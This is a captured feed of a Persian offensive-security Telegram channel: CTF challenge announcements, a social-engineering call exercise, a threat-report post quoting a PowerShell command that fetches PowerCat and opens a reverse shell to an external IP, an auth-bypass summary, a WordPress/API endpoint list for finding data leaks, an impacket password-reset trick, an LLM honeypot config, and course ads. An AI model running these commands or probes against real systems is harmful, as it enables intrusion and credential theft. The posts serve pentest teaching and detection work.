TGViewer
Channel Public Channel
Try Hack Box

Try Hack Box

@tryhackbox

1 Nov 2020
1399/08/11


🔴 THB | Offensive Security

آموزش، تحقیق و تجربه عملی در امنیت تهاجمی

Penetration Testing · Red Teaming · AI Security

🎯 یاد بگیر. آزمایش کن. حرفه‌ای شو.
Subscribers
6.9K
Photos
750
Videos
79
Links
769

Showing posts older than #3167 · Back to latest

Older Posts 19 shown
Post #3162 3.64K
TryHackBox_Challenge01.zip6.6 KB
🚩 TryHackBox | چالش #1: Broken Login Portal

📂 دسته: Web / SQL Injection
🎯 سطح: متوسط
🏳️ فرمت فلگ: THB{...}

سناریو:

یک شرکت فرضی یک پورتال مدیریت داخلی ساخته و مدعیه که ورودی‌ های کاربر رو فیلتر کرده و امن هست. وظیفه شما به‌ عنوان پنتستر: نشون بدید این ادعا درست نیست.

هدف نهایی: پیدا کردن فلگ مخفی‌ شده در سیستم.

فایل‌ های چالش: 👇 (ضمیمه همین پست)

شامل سورس اپ + Dockerfile برای اجرای آسان + README کامل با راهنمای راه‌اندازی.

نحوه اجرا:
docker build -t tryhackbox-c1 .
docker run -p 5000:5000 tryhackbox-c1

یا
pip install -r requirements.txt
python3 app.py


بعد برید به: http://localhost:5000

فلگ رو دقیقاً با فرمت THB{...} به بات ارسال کنید.
@Unique_exploitbot

راهنمایی هم داخل README هست، اگه گیر کردید نگاه کنید.

موفق باشید!

نظرتون راجب این ctf کامنت کنید .
@TryHackBox
  • ❤ 8
Post #3160 3.71K
TryHackBox CTF 1.zip26.5 KB
TryHackBox #CTF #1
سطح : خیلی آسان
یه چالش امنیت سایبری آماده کردیم! دو فایل زیر رو دانلود کنید و فلگ رو پیدا کنید 👇

/ TryHackBox CTF 1.Zip
|
| __ tryhackbox_challenge.png
|_ _ challenge.zip

راهنمای چالش:

۱. فایل challenge.zip رمزدار هست.
۲. رمز داخل فایل tryhackbox_challenge.png هست دقت کنید که همه‌ چیز تو یه عکس همیشه فقط ظاهرش نیست .
۳. وقتی زیپ رو باز کردید، داخلش یه متن هست که هنوز فلگ نهایی نیست یه مرحله دیکد دیگه لازمه.
فرمت فلگ:
TryHackBox{...}


ارسال فلگ به :
@Unique_exploitbot

#CTF #TryHackBox #CyberSecurity

@TryHackBox
  • ❤ 5
  • 👍 1
Post #3155 3.89K
⭕ سری چالش های SE : هک انسان 1/20

📌 چالش : "تماس IT پشتیبانی"

سناریو:

شما درحال مهندسی اجتماعی هستید و هدفتون دسترسی به اطلاعات داخلی یک شرکت فرضی به نام "Datanova" هست. شما به عنوان یک "کارمند پشتیبانی IT" با خانم/آقای میترا شاهینی، منشی بخش مالی، تماس می‌گیرید.

📌 هدف: گرفتن یوزرنیم و ریست پسورد ایمیلش (بدون اینکه شک کنه).

📓 اطلاعات از پیش:

◾ شما اسم مدیرش (سهراب فریدونی) رو از لینکدین پیدا کردید.

◾ می‌دونید شرکت هفته پیش یک آپدیت سیستمی داشته.

◾میترا معمولاً ساعت ۹ صبح سرکاره.

❓ سوال:

> شما چه دیالوگ و استراتژی‌ ای برای این تماس استفاده می‌ کنید تا میترا بهتون اعتماد کنه؟ (متن دقیق مکالمه یا حداقل ۳-۴ تاکتیکی که به کار می‌برید رو تو کامنت بنویسید).


⚠️ این چلنج فقط برای آموزش تشخیص و دفاع در برابر مهندسی اجتماعیه، نه اجرای واقعی روی افراد یا سازمانهای واقعی

@TryHackBox
#مهندسی_اجتماعی
  • ❤ 6
  • 👍 1
Post #3152 3.49K
🧩 گاهی اوقات، مجرمان سایبری تمایل دارند که دستگیر شوند. بیایید یک مثال دیگر و ابزاری را بررسی کنیم که من کمتر در حملات واقعی با آن مواجه شده‌ام.

🔖 طبق این
گزارش، مهاجم از PowerShell برای دانلود و اجرای PowerCat استفاده کرده است

◾ یک ابزار متن‌باز، مشابه Netcat، برای اجرای یک شل معکوس:

powershell.exe -c IEX (New-Object System.Net.WebClient).DownloadString (‘hxxps://raw[.]githubusercontent[.]com/besimorhino/powercat/master/powercat.ps1’); powercat -c 154.17.26[.]41 -p 8080 -e cmd

همانطور که متوجه شدید، مهاجم نام ابزار را تغییر نداده است. و در بسیاری از موارد، این یک رویه رایج است. همین موضوع در مورد مخازن نیز صدق می‌کند.
مجرمان اغلب از PowerShell برای دانلود ابزارها از منابع رسمی استفاده می‌ کنند.

بنابراین، این یک نکته مهم دیگر است که باید مستند شود و در هنگام جستجوی فعال و ایجاد منطق تشخیص، در نظر گرفته شود، به عنوان مثال:
event_type: "processcreatewin"

AND

cmdline: "powercat"

فراموش نکنید که بلوک‌ های اسکریپت نیز حاوی خطوط و توابع جالب زیادی هستند، فقط خود اسکریپت را بررسی کنید.

اگر از این دست پست ها را دوست دارید علاقه خود را با 🔥نشان دهید.

@TryHackBox
@TryHackBoxofficial
@AiTHB
@RadioZeroPod
ASEC Analysis of ShadowPad Attack Exploiting WSUS Remote Code Execution Vulnerability (CVE-2025-59287) - ASEC Analysis of ShadowPad Attack Exploiting WSUS Remote Code Execution Vulnerability (CVE-2025-59287) ASEC
  • 🔥 20
  • ❤ 1
  • 👍 1
Post #3142 4.26K
Hacking Scada TryHackBox.pdf936.6 KB
هک سیستم ‌های SCADA : پیداکردن سیستم ‌های SCADA با استفاده از Censys

همانطور که می‌دانید، سیستم ‌های SCADA/ICS در سراسر جهان به طور مداوم مورد حمله قرار می‌گیرند. این سیستم ‌های صنعتی هستند که در برخی موارد، می‌توانند بر اقتصاد یک کشور تأثیر بگذارند و هدف اصلی در هر جنگ سایبری محسوب می ‌شوند. پیداکردن آن‌ ها با استفاده از ابزارهای مختلف (nmap / Shodan / و غیره) نسبتاً آسان است.

اگر از این دست پست ها را دوست دارید علاقه خود را با 🔥نشان دهید.
@TryHackBox
@TryHackBoxofficial
  • 🔥 28
  • ❤ 10
  • 👍 3
  • 👎 1
Post #3141 3.91K
در حال تشکیل یک تیم داوطلبانه کوچک برای توسعه یک پلتفرم در حوزه امنیت سایبری هستیم. پروژه در مرحله شروع قرار داره و می‌خوایم اعضای اصلی تیم رو از همین ابتدا کنار هم جمع کنیم تا مسیر رشد پروژه رو با هم بسازیم.

در حال حاضر، برای این نقش‌ ها به‌ صورت مشخص نیاز داریم:

- Front-end Development

- Back-end Development
- Database
- DevOps و Cloud

اگر در یکی از این حوزه‌ ها فعالیت میکنید یا میخواید روی یک پروژه واقعی تجربه بگیرید، خوشحال میشویم باهم صحبت کنیم.

چرا این همکاری می‌تونه ارزشمند باشه؟

✅ تجربه عملی کار روی یک پروژه واقعی، از ایده تا انتشار

✅ همکاری با یک تیم هدفمند در حوزه امنیت سایبری و توسعه نرم‌افزار

✅ ثبت نقش شما در صفحه تیم پروژه (Contributor/Team Member)

✅ گواهی همکاری پس از مشارکت مؤثر

✅ امکان استفاده از پروژه در رزومه، LinkedIn و GitHub

✅ اولویت برای همکاری‌ های بلندمدت در صورت رشد پروژه


این همکاری در حال حاضر داوطلبانه است. هدف ما در این مرحله، ساخت یک محصول حرفه‌ای و کسب تجربه و سابقه کاری واقعی برای همه اعضای تیمه.


🔴 جهت ارتباط با ما به پشتیبانی پیام دهید :

@ThbxSupport
  • 👍 6
  • 👎 6
Post #3136 3.81K

بایپس احراز هویت از طریق Forged Session Cookie

(مرکز مدیریت فایروال امن سیسکو)

تحلیل:
- فقط وجود کوکی CGISESSID را بررسی می‌کند.
- اما بررسی نمی‌ کند که آیا شناسه سشن معتبر، فعال و مرتبط با یک کاربر احراز هویت شده است یا خیر.

تاثیر:
یک مهاجم می‌ تواند یک مقدار دلخواه یا پیش‌ فرض مانند csm_processes را ارائه دهد تا از هدایت به صفحه /ui/login جلوگیری کند و به منابع محافظت‌ شده دسترسی غیرمجاز پیدا کند.

پس اگر واقعاً از خواندن مطالب این‌چنینی لذت میبرید، لطفاً حمایت خود را نشان دهید 🔥

@TryHackBox
  • 🔥 25
  • 👍 2
  • ❤ 1
Post #3127 8.78K
❗ تخفیف ویژه ❗

📚 کتابچه "Mimikatz: تسلط عملی بر تکنیک‌های پیشرفته حملات Active Directory" از مقدماتی تا پیشرفته.

📕 جزئیات بیشتر کتاب


💰 قیمت : ۲۵۰,۰۰۰ تومان
💰 تخفیف : ۱۹۰,۰۰۰ تومان


📖 وایرشارک برای ردتیمرها: از پایه تا پیشرفته

📕 جزئیات بیشتر کتاب

💰 قیمت : ۲۵۰,۰۰۰ تومان
💰 تخفیف : ۱۸۰,۰۰۰ تومان

📖 شکار عملی باگ بانتی : از Recon تا Bounty واقعی : متدولوژی و شناسایی و آسیب پذیری های دنیای واقعی

📕 جزئیات بیشتر کتاب

💰 قیمت : ۳۶۰,۰۰۰ تومان
💰تخفیف : ۲۸۰,۰۰۰ تومان


‼️ مهلت تخفیف : 3 روز

📌 جهت خرید به ایدی زیر پیام دهید:

@THBxSupport
  • ❤ 3
  • 🔥 3
  • 👍 1
Post #3125 3.47K
Post #3118 3.72K
اگر در حوزه امنیت اطلاعات فعالیت می‌ کنید، چه سهمی از زندگی‌ تان صرف کار و کسب درآمد از مهارت‌ هایتان می‌شود؟

شما چطور بین کار و زندگی تعادل برقرار می‌کنید؟ چه کارهایی انجام میدهید تا از فشار کاری فاصله بگیرید، ذهنتان را ریکاوری کنید و دوباره با انرژی برگردید؟ تجربه‌ها و ترفندهایتان را با بقیه به اشتراک بگذارید.
  • 👍 6
  • 🤔 4
Post #3117 3.71K
این چیت شیت جامع شامل دستورات کاربردی و سریع برای Host & Network Discovery و Service Enumeration و Web Enumeration است.

بدون توضیح اضافی دستورات آورده شده تا به عنوان مرجع سریع برای پنتسترها، متخصصان امنیت سایبری و هکرهای اخلاقی استفاده شود. کافیست IP یا دامنه هدف را جایگزین کنید و از آن‌ها بهره ببرید.

https://lnkd.in/dEbMZyCw

@TryHackBox
LinkedIn TryHackBox - Recon Cheat Sheet | TryHackBox Org این چیت شیت جامع شامل دستورات کاربردی و سریع برای Host & Network Discovery و Service Enumeration و Web Enumeration است. بدون توضیح اضافی دستورات آورده شده تا به عنوان مرجع سریع برای پنتسترها، متخصصان امنیت سایبری و هکرهای اخلاقی استفاده شود. کافیست IP یا…
  • 👍 6
Post #3108 14.9K
📌 دوره: راهنمای جامع ابزار Mimikatz

💢 توضیحات دوره: Mimikatz بدون شک یکی از مهم‌ ترین و موثرترین ابزارهایی است که در دنیای امنیت سایبری و عملیات تیم قرمز مورد استفاده قرار می‌ گیرد.این ابزار توسط برنامه‌ نویس فرانسوی Benjamin Delpy ایجاد شد.او در ابتدا Mimikatz را برای یادگیری عمیق‌ تر زبان C و درک بهتر مکانیزم‌ های امنیتی ویندوز توسعه داد.

این ابزار با بهره‌ برداری هوشمند از ضعف‌ های موجود در معماری ویندوز،مجموعه‌ای از حملات مهم و پرکاربرد را به صورت یکپارچه و آماده ارائه می‌ دهد. Mimikatz کار را برای متخصصان بسیار آسان‌ تر کرده است؛به شکلی که بدون نیاز به دانش بسیار تخصصی از ساختارهای داخلی،می‌ توان از آن برای گسترش دسترسی در شبکه‌ های مبتنی بر ویندوز استفاده کرد.این ابزار همچنان فعالانه به‌ روزرسانی می‌شود و تکنیک‌ های جدید به آن اضافه می‌ گردد.


📌 توضیحات کامل

◽مدرس : مهندس سجاد تیموری
◽مدت زمان دوره : ۵ ساعت ۲۰ دقیقه
◻ دوره : آفلاین
⭕ دوره دارای گروه پشتیبانی می باشد.

💰 قیمت :     ۲,۰۰۰,۰۰۰  تومان
💰 با تخفیف ویژه : ۱,۲۵۰,۰۰۰ تومان

📌 جهت خرید،به ایدی زیر پیام دهید:

@ThbxSupport
Group
@TryHackBox
  • 👍 1
  • 👎 1
  • 🔥 1
Post #3107 3.64K
📌 دوره : راهنمای جامع ابزار Mimikatz

💢 توضیحات دوره : Mimikatz بدون شک یکی از مهم‌ ترین و مؤثرترین ابزارهایی است که در دنیای امنیت سایبری و عملیات تیم قرمز مورد استفاده قرار می‌ گیرد. این ابزار توسط برنامه‌ نویس فرانسوی Benjamin Delpy ایجاد شد. او در ابتدا Mimikatz را برای یادگیری عمیق‌ تر زبان C و درک بهتر مکانیزم‌ های امنیتی ویندوز توسعه داد.

این ابزار با بهره‌ برداری هوشمند از ضعف‌ های موجود در معماری ویندوز، مجموعه‌ای از حملات مهم و پرکاربرد را به صورت یکپارچه و آماده ارائه می‌ دهد. Mimikatz کار را برای متخصصان بسیار آسان‌ تر کرده است؛ به شکلی که بدون نیاز به دانش بسیار تخصصی از ساختارهای داخلی، می‌ توان از آن برای گسترش دسترسی در شبکه‌ های مبتنی بر ویندوز استفاده کرد. این ابزار همچنان فعالانه به‌ روزرسانی می‌شود و تکنیک‌ های جدید به آن اضافه می‌ گردد.

💢 با تدریس: مهندس سجاد تیموری

⭕ مشاهده جزئیات دوره و خرید:


Link


◽مدت زمان دوره : ۵ ساعت ۲۰ دقیقه

⭕ دوره دارای گروه پشتیبانی می باشد.

💰 قیمت :     ۲,۰۰۰,۰۰۰  تومان
💰 با تخفیف ویژه : ۱,۲۵۰,۰۰۰ تومان
📌 جهت خرید، به ایدی زیر پیام دهید:

@ThbxSupport
  • 🔥 9
  • 🌚 2
Post #3106 4.98K

"نشت اطلاعات حساس و عدم وجود مجوز از طریق اندپوینت API"

برای پیدا کردن باگ‌ های نشت اطلاعات در وردپرس از این فهرست سریع من استفاده کنید:

/api/v1/export/data
/api/v1/config
/api/debug/env
/api/v2/auth/sessions
/api/v1/admin/users
/wp-json/wordfence/v1/config
/api/v1/billing/details
/api/v1/db/stats
/api/v1/logs
/api/v1/health
/api/v1/status
/api/v1/internal/settings
/api/v1/cloud/credentials
/api/v1/user/profile
/api/v1/system/info
/api/v1/backup/list
/wp-json/wp/v2/users
/wp-json/wp/v2/settings
/wp-json/wp/v2/media
/wp-json/wp/v2/posts?status=any
/wp-json/wp/v2/pages?status=private
/wp-json/elementor/v1/system-info


پس دوستان اگر واقعاً از خواندن چنین روش‌ هایی لذت می‌برید، عشق‌ تان را نشان دهید🔥

@TryHackBox
#باگ_بانتی #نشت_اطلاعات
  • 🔥 50
  • ❤ 13
  • 👏 2
  • 🍾 1
Post #3104 3.88K
🔖 جستجو برای فایل‌های رمزگذاری شده

در ماژول
Password Attack -> Cracking Protected Files
یک دستور ساده یک خطی برای پیدا کردن فایل‌ های احتمالا رمزگذاری شده (دارای پسورد) در لینوکس ارائه شده است.
$ for ext in $(echo ".xls .xls* .xltx .od* .doc .doc* .pdf .pot .pot* .pp*");do echo -e "\nFile extension: " $ext; find / -name *$ext 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done


جستجوی مشابهی را می‌توان در ویندوز با استفاده از powershell انجام داد. برای جستجو در پوشه کاربر فعلی، C:\ را با $env:USERPROFILE جایگزین کنید
".xls",".xls*",".xltx",".od*",".doc",".doc*",".pdf",".pot",".pot*",".pp*" | % { "`nFile extension: $_"; gci C:\ -Recurse -Filter "*$ _" -ea 0 | ? { $_.FullName -notmatch "lib|fonts|share|core" } | % FullName }


@TryHackBox
@TryHackBoxOfficial
@RadioZeroPod
@TryHackBoxStory
  • ❤ 10
Post #3102 4.29K
🔥 بازنشانی رمز عبور منقضی شده حساب دامنه از طریق null-session و SAMR

یک مقاله جالب در دنیای فناوری خواندم و با روشی برای بازنشانی رمز عبور منقضی شده از طریق null-session برخورد کردم.

اصل مطلب:
در صورت خطای STATUS_PASSWORD_MUST_CHANGE، روش‌های استاندارد مانند impacket-changepasswd و smbpasswd ممکن است در ویندوزهای جدید کار نکنند. اما یک ترفند وجود دارد که نیاز است هاستی با null-session مجاز پیدا کنید (از طریق nxc smb $IP -u '' -p '' بررسی کنید) و دستور زیر را اجرا کنید:
impacket-changepasswd -protocol smb-samr -newpass 'NewPass' 'domain\user:OldPass@<IP_с_null_sess> -dc-ip <IP_DC>'

در این حالت باید از پروتکل smb-samr استفاده شود.

مثال:
impacket-changepasswd -protocol smb-samr -newpass 'NewP@ssw0rd321!' 'duty-free.cc/user1:P@ssw0rd12@192.168.78.2 -dc-ip 192.168.78.1'


چرا این کار می‌کند؟ پروتکل SAMR (سرویس RPC مدیریت حساب‌ها) اجازه می‌دهد بدون احراز هویت قبلی رمز عبور را تغییر دهید کافی است رمز عبور قدیمی و جدید را در فراخوانی RPC از طریق اتصال ناشناس ارسال کنید.

@TryHackBox
@TryHackBoxOfficial
@RadioZeroPod
@TryHackBoxStory
  • 👏 6
  • 👍 1
Post #3101 1.88K

Forwarded from TryHackBox ( AI Security )

در اینجا یک LLM-honeypot از Beelzebub برای گرفتار کردن کریپتوجکرها آوردم.

این یک تلهٔ سادهٔ SSH است که به‌ جای پاسخ‌ های ایستا با قالب‌ های ثابت، به مهاجم با متنی واقعی‌ نما پاسخ می‌ دهد که توسط یک LLM تولید می‌شود. بدین‌ ترتیب رفتار سرور طبیعی به‌ نظر می‌رسد، اپراتور پاسخ‌ های قابل‌ باور به دستورات را می‌گیرد و لاگ تمام نشست‌ های جعلی ذخیره می‌ شود.

ساختار پایهٔ تله (YAML):

apiVersion: "v1"
protocol: "ssh"
address: ":2222"
description: "SSH LLM Honeypot"
commands:
  - regex: "^(.+)$"
    plugin: "LLMHoneypot"
serverVersion: "OpenSSH"
serverName: "ubuntu"
passwordRegex: "^(root|qwerty|Smoker666|123456|jenkins|minecraft|sinus|alex|postgres|Ly123456)$"
deadlineTimeoutSeconds: 120
plugin:
    llmProvider: "openai"
    llmModel: "gpt-4o"
    openAISecretKey: "sk-proj-1234567890""``


ویژگی‌ های پیکربندی:

◾️ پروتکل SSH (یکی از رایج‌ ترین بردارهای حمله) + پورت غیرمرسوم 2222 (برای کاهش نویز اسکنرها).

regex: "^(.+)$"
◾️ هر دستور/رشتهٔ وارد شده را می‌گیرد و به پلاگین LLM می‌ فرستد.

serverVersion / serverName
بنر/نام میزبان را شبیه‌ سازی می‌ کنند تا کریپتوجکر هنگام اتصال آن را ببیند.

passwordRegex
چند ترکیب نام‌ کاربری/رمز عمداً ضعیف پیش‌ تعریف‌ شده.
deadlineTimeoutSeconds
اگر نشست بیش از 120 ثانیه بیکار بماند، قطع می‌ شود.
◾️پارامترهای plugin ادغام با LLM شرکت OpenAI، در این مثال مدل gpt-4o و کلید دسترسی.

می‌ توانید بخش plugin را دقیق‌ تر بنویسید؛ مثلاً مقدار temperature برای تنوع/خلاقیت پاسخ‌ ها اضافه کنید و با contextMemory تاریخچهٔ دستورات را نگهداری کنید تا تولید متن بهتر شود. پیاده‌ سازی و قابلیت‌ ها بسته به نیاز شماست.

در این تله، Beelzebub با دقت مسیر نشست کریپتوجکر را ثبت کرده: شناسایی میزبان (uname, uptime, nproc)، بررسی GPU (lspci, nvidia-smi)، جمع‌ آوری اطلاعات CPU/شبکه، تلاش برای ایجاد persistence و حذف رقبا (دستورات مانند chpasswd، pkill xmrig|cnrig|kswapd0 و غیره)، دانلود و اجرای اسکریپت نصب با curl … | bash. در مثال شرح‌داده‌شده، اسکریپت xmrig را برای ماینینگ Monero تنظیم می‌کرد و به C3Pool متصل می‌ شد.

@TryHackBox
@TryHackBoxOfficial
@RadioZeroPod
@TryHackBoxStory

#هوش_مصنوعی #امنیت_سایبری
  • ❤ 6
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →